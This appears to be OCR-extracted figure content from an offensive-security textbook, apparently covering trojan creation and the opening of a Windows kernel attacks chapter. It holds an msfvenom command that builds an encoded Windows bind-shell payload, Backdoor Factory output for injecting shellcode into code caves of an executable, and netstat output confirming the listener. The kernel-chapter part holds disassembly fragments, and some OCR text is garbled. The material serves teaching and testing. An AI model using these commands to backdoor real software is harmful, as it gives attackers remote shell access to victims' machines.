0042C660  A9 FE FF B9 DC C0 43 00  E9 97 A6 FE FF B9 E8 C0  ©þÿ¹ÜÀC.é—¦þÿ¹èÀ
0042C670  43 00 E8 41 63 FE FF 68  EC C0 43 00 FF 15 2C D2  C.èAcþÿhìÀC.ÿ.,Ò
0042C680  42 00 C3 B9 0C C1 43 00  E9 E5 A9 FE FF C7 05 1C  B.Ã¹.ÁC.éå©þÿÇ..
0042C690  C1 43 00 98 D6 42 00 B9  1C C1 43 00 E9 1B B0 FE  ÁC.˜ÖB.¹.ÁC.é.°þ
0042C6A0  FF 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ÿ...............
0042C6B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C6C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C6D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C6E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C6F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C700  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C710  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C720  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C730  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C740  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C750  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C760  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C770  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C780  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C790  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C7A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C7B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C7C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C7D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C7E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C7F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0002BBB1 000000000042C7B1: .text:0042C7B1 (Synchronized with IDA View-A)
```




```
┌──(root💀kali)-[/home/kali]
└─# msfvenom --arch x86 --platform windows --payload windows/shell/bind_tcp EXITF
NC=thread LPORT=1066 --encoder x86/shikata_ga_nai --iterations 5 > trojan.bin
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 374 (iteration=0)
x86/shikata_ga_nai succeeded with size 401 (iteration=1)
x86/shikata_ga_nai succeeded with size 428 (iteration=2)
x86/shikata_ga_nai succeeded with size 455 (iteration=3)
x86/shikata_ga_nai succeeded with size 482 (iteration=4)
x86/shikata_ga_nai chosen with final size 482
Payload size: 482 bytes
```




```
┌──(root💀kali)-[/home/kali]
└─# xxd trojan.bin
00000000: bbad 815b d8db c6d9 7424 f45d 33c9 b172  ...[....t$.]3..r
00000010: 83ed fc31 5d11 035d 11e2 585b 8d01 d678  ...1]..]..X[...x
00000020: c6ea 2548 9bfd 0595 a5b0 f918 4ea4 829b  ..%H........N...
00000030: 8ac9 1a44 ae79 c675 c5fe 179c b459 422c  ...D.y.u.....YB,
00000040: 985f c829 1a80 e7f0 f79c 1fe5 e716 98da  ._.)............
00000050: a2ff 4bab 2df2 c295 fd04 51e9 21bc 51ff  ..K.-.....Q.!.Q.
00000060: d3e6 5e39 f410 7618 8e8e 4e60 c462 783c  ..^9..v...N`.bx<
00000070: 36bd 4a90 35c6 a448 9ad9 cf43 0790 324c  6.J.5..H...C..2L
```




```
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 941
[*] All caves lengths:  941
############################################################
The following caves can be used to inject code and possibly
continue execution.
**Don't like what you see? Use jump, single, append, or ignore.**
############################################################
[*] Cave 1 length as int: 941
[*] Available caves:
1. Section Name: None; Section Begin: None End: None; Cave begin: 0x284 End:
0xffc; Cave Size: 3448
2. Section Name: .text; Section Begin: 0x1000 End: 0x4b000; Cave begin: 0x4a4
7f End: 0x4affc; Cave Size: 2941
3. Section Name: .rdata; Section Begin: 0x4b000 End: 0x5c000; Cave begin: 0x5
b3f0 End: 0x5bffc; Cave Size: 3084

0004a400: 74fd ffb9 6000 4600 e936 74fd ffb9 001a  t...`.F..6t.....
0004a410: 4600 e92c 74fd ffb9 a018 4600 e9e6 2afd  F..,t.....F...*.
0004a420: ffb9 f818 4600 e9dc 2afd ffb9 5019 4600  ....F...*...P.F.
0004a430: e9d2 2afd ffb9 a819 4600 e9c8 2afd ffb9  ..*.....F...*...
0004a440: lcla 4600 e92b 79fd ffb9 181a 4600 e9f0  ..F..+y.....F...
0004a450: 73fd ffb9 281a 4600 e91f 72fd ffb9 201d  s...(.F...r... .
0004a460: 4600 e9dc 73fd ffb9 e827 4600 e9c4 c4ff  F...s....'F.....
0004a470: ffb9 2428 4600 e9a5 c5ff ff00 0000 0000  ..$(F...........
0004a480: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0004a490: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0004a4a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0004a4b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0004a4c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0004a4d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0004a4e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0004a4f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0004a500: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0004a510: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0004a520: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0004a530: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0004a540: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0004a550: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0004a560: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0004a570: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0004a580: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0004a590: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0004a5a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0004a5b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```



```
11. Section Name: .data; Section Begin: 0x5c000 End: 0x60000; Cave begin: 0x5
cccb End: 0x5ce94; Cave Size: 457
12. Section Name: .data; Section Begin: 0x5c000 End: 0x60000; Cave begin: 0x5
cf11 End: 0x5d0e5; Cave Size: 468
13. Section Name: .data; Section Begin: 0x5c000 End: 0x60000; Cave begin: 0x5
d11b End: 0x5d2e4; Cave Size: 457
23. Section Name: .data; Section Begin: 0x5c000 End: 0x60000; Cave begin: 0x5
efe5 End: 0x5f20c; Cave Size: 551
26. Section Name: None; Section Begin: None End: None; Cave begin: 0x5fca3 En
d: 0x6000a; Cave Size: 871
**************************************************
[!] Enter your selection: 7
[!] Using selection: 7
[*] Changing flags for section: .data
[*] Cave 2 length as int: 545
[*] Available caves:
1. Section Name: None; Section Begin: None End: None; Cave begin: 0x284 End:
0xffc; Cave Size: 3448
2. Section Name: .text; Section Begin: 0x1000 End: 0x4b000; Cave begin: 0x4a4
7f End: 0x4affc; Cave Size: 2941
5. Section Name: .rdata; Section Begin: 0x4b000 End: 0x5c000; Cave begin: 0x5
b3f0 End: 0x5bffc; Cave Size: 3084
23. Section Name: .data; Section Begin: 0x5c000 End: 0x60000; Cave begin: 0x5
efe5 End: 0x5f20c; Cave Size: 551
26. Section Name: None; Section Begin: None End: None; Cave begin: 0x5fca3 En
d: 0x6000a; Cave Size: 871
**************************************************
[!] Enter your selection: 2
```





```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1066           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49157          0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5357         127.0.0.1:49159        TIME_WAIT
  TCP    192.168.108.119:139    0.0.0.0:0              LISTENING
  TCP    192.168.108.119:49158  192.168.108.12:3911    TIME_WAIT
  TCP    [::]:135               [::]:0                 LISTENING
  TCP    [::]:445               [::]:0                 LISTENING
  TCP    [::]:5357              [::]:0                 LISTENING
  TCP    [::]:49152             [::]:0                 LISTENING
  TCP    [::]:49153             [::]:0                 LISTENING
  TCP    [::]:49154             [::]:0                 LISTENING
  TCP    [::]:49155             [::]:0                 LISTENING
  TCP    [::]:49157             [::]:0                 LISTENING
  UDP    0.0.0.0:3702           *:*
  UDP    0.0.0.0:3702           *:*
```




```
┌──(root💀kali)-[/home/kali/the-backdoor-factory]
└─# xxd /home/kali/the-backdoor-factory/backdoored/datarec_jumps2.exe | grep
"1adb 1980 1093"
0005b570: 1adb 1980 1093 cf1a 3746 a8c8 f164 b6e8  ........7F...d..
```


Chapter 13: Windows Kernel Attacks







```
┌──(root💀kali)-[/home/kali]
└─# ./pointer

Variable x is currently 10. *point is 10.

After assigning 20 to the address referenced by point, *point is now 20.

x is now 20.
```


RAX
EAX
AX
64 bits
32 bits
16 bits
Higher memory
Lower memory


CSRSS
WinLogon
User mode processes
USER32.dll
USER32.dll
Kernel132.dll
NTDLL.dll
Win32k.sys
NT Kernel





```
loc_BF9391ED:
and     eax, 0FFFFFDFFh
mov     [edi], eax
cmp     ebx, 0FFFFFFFFh
jnz     short loc_BF93920A
```


```
loc_BF9392D8:
cmp     ebx, 0FFFFFFFFh
jnz     short loc_BF9392EB
```

```
mov     eax, dword_BFA1EB58
mov     ecx, [edi+8]
add     eax, 0B4h
mov     edx, [eax]
mov     [ebp+var_14], edx
lea     edx, [ebp+var_14]
mov     [eax], edx
mov     [ebp+var_10], ecx
test    ecx, ecx
jz      short loc_BF9391D2
```


```
loc_BF93920A:
test    ebx, ebx
jz      short loc_BF939229
```

```
push    1
push    [ebp+arg_8]
push    esi
push    edi
call    sub_BF9178BB
jmp     short loc_BF9392FB
```

